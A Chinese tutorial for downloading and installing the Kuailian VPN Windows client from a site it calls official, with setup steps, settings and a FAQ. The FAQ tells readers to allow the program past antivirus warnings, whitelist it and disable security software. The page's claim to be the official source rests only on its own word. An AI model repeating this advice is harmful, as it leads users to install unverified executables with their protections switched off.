
如何从官网下载快连VPN电脑版?完整安装教程
本教程将详细指导您完成从官方渠道安全下载、安装到首次使用快连VPN电脑版的全过程。
前言
在当今数字时代,保护在线隐私和突破网络限制变得至关重要。快连VPN电脑版以其稳定高速的连接和强大的隐私保护功能,成为众多用户的首选。然而,从正确的官方渠道下载软件是确保安全的第一步。本教程旨在提供一份清晰、无风险的指南,帮助您顺利完成下载与安装。
重要提示:为确保软件安全无病毒,请务必通过本教程提供的官方链接或访问官方网站 https://qfj-kuailian.com.cn 进行下载,避免使用来历不明的第三方安装包。
第一部分:下载前的准备工作
1 检查系统要求
- 操作系统:Windows 7 SP1 或更高版本(包括 Windows 8, 10, 11)。
- 处理器:1 GHz 或更快的兼容处理器。
- 内存:至少 512 MB RAM(推荐 1 GB 或以上)。
- 硬盘空间:至少 50 MB 可用空间。
- 网络连接:稳定的互联网连接。
2 获取官方下载链接
最安全的方式是直接访问快连VPN官方网站的下载页面。您可以通过以下两种方式获得官方安装包:
- 方式一(推荐):直接点击本页面提供的官方下载按钮。
- 方式二:在浏览器中手动输入官方网址 https://qfj-kuailian.com.cn/down 进入下载中心。
当前最新版本: v1.7.80 | 文件大小: 约 15 MB | 文件格式: .zip 压缩包

图1:检查系统要求与访问官方下载页面示意图
第二部分:下载快连VPN电脑版安装包
请按照以下步骤下载官方安装包。整个过程简单快速。
点击官方下载按钮
在本教程下方或网站下载区域,找到标有“免费下载 (Windows)”或类似字样的绿色按钮。这是经过验证的官方直链。
点击后,浏览器将开始下载名为“lets-stup1.7.80.zip”的文件。
选择文件保存位置
浏览器会弹出下载对话框,建议将安装包保存到一个容易找到的位置,例如“桌面”或“下载”文件夹。记住这个位置,以便下一步解压和安装。

图2:浏览器下载对话框示例
等待下载完成
由于安装包体积小巧(约15MB),在普通宽带网络下通常只需几秒到一分钟即可下载完成。请确保网络连接稳定。
第三部分:安装快连VPN电脑版
下载完成后,您将获得一个ZIP压缩包。接下来是解压和安装过程。
A 解压安装包
- 找到下载好的“
lets-stup1.7.80.zip”文件。 - 右键点击该文件,在菜单中选择“全部解压缩”或“解压到当前文件夹”。(如果系统没有内置解压工具,可能需要安装如7-Zip或WinRAR等软件)。
- 解压后,您会得到一个包含安装程序(通常名为“
setup.exe”或类似)的文件夹。

图3:解压下载的ZIP安装包
B 运行安装程序
- 进入解压后的文件夹,双击运行“
setup.exe”文件。 - 如果系统弹出用户账户控制(UAC)窗口,询问“是否允许此应用对你的设备进行更改?”,请点击“是”。这是正常的安全提示,因为安装软件需要管理员权限。
- 等待安装程序初始化。

图4:允许安装程序运行的用户账户控制提示
跟随安装向导完成安装
欢迎界面
安装向导启动后,点击“下一步”或“安装”继续。
选择安装位置
通常建议使用默认安装路径(如 C:\Program Files\KuailianVPN),直接点击“下一步”。
完成安装
等待进度条走完,最后点击“完成”。您可以选择是否立即启动快连VPN。

图5:安装向导关键步骤示意图
第四部分:首次使用与基本设置
安装完成后,您可以在开始菜单或桌面上找到快连VPN的快捷方式。双击启动软件。
初始启动与连接
- 启动软件:首次启动可能会提示安装必要的网络驱动程序,请点击“安装”或“允许”。
- 主界面:软件主界面通常非常简洁,中央会有一个巨大的“连接”或“快速连接”按钮。
- 首次连接:点击“连接”按钮。软件会自动为您选择最优的服务器,并建立加密隧道。连接成功后,按钮状态会改变,并显示“已连接”及当前的IP地址等信息。
- 验证连接:连接成功后,您可以打开浏览器访问一个通常无法访问的网站(如Google),或使用搜索引擎搜索“my ip”来查看IP地址是否已改变,以验证VPN是否正常工作。

图6:快连VPN电脑版主界面(已连接状态)
推荐的基础设置
启用“终止开关”
在设置中寻找“Kill Switch”或“终止开关”选项并启用。该功能可在VPN连接意外断开时立即切断您的网络,防止真实IP地址泄露。
选择协议
在连接设置中,如果遇到速度问题,可以尝试切换连接协议(如WireGuard、IKEv2、OpenVPN)。WireGuard通常能提供最佳的速度与稳定性平衡。
手动选择服务器
如果需要访问特定地区的内容,可以在服务器列表中选择目标国家或城市。选择离您物理位置较近的服务器通常能获得更快的速度。
开机自启动
在常规设置中启用“开机时自动启动”,这样每次打开电脑,快连VPN都会自动在后台运行,随时准备保护您的连接。
常见问题解答 (FAQ)
Q1: 下载和安装快连VPN电脑版是否免费?
是的,从官方渠道下载和安装快连VPN电脑版是完全免费的。软件提供基础的免费连接服务。同时,也提供具有更多高级功能和服务器选择的付费套餐供用户选择。
Q2: 安装时被安全软件警告怎么办?
这是正常现象,因为VPN软件需要修改网络设置。只要您是从本教程提供的官方链接或官网下载的,就可以放心点击“允许”或“信任此程序”。您也可以将快连VPN添加到您安全软件的白名单中。
Q3: 安装后无法连接,或者连接速度很慢?
请尝试以下方法:1) 检查本地网络是否正常;2) 在软件内切换不同的服务器节点;3) 尝试更换连接协议(如切换到WireGuard);4) 暂时关闭防火墙或安全软件测试。如果问题持续,请访问帮助中心寻求更多解决方案。
Q4: 如何卸载快连VPN电脑版?
可以通过Windows的“设置”>“应用”>“应用和功能”中找到“快连VPN”,点击“卸载”。或者通过控制面板的“程序和功能”进行卸载。卸载过程简单,不会残留有害文件。
恭喜!您已完成教程学习
现在,您已经掌握了从官网安全下载并安装快连VPN电脑版的全部知识。立即行动,为您的电脑加上一层可靠的安全与自由访问保障。
安全 | 快速 | 官方直链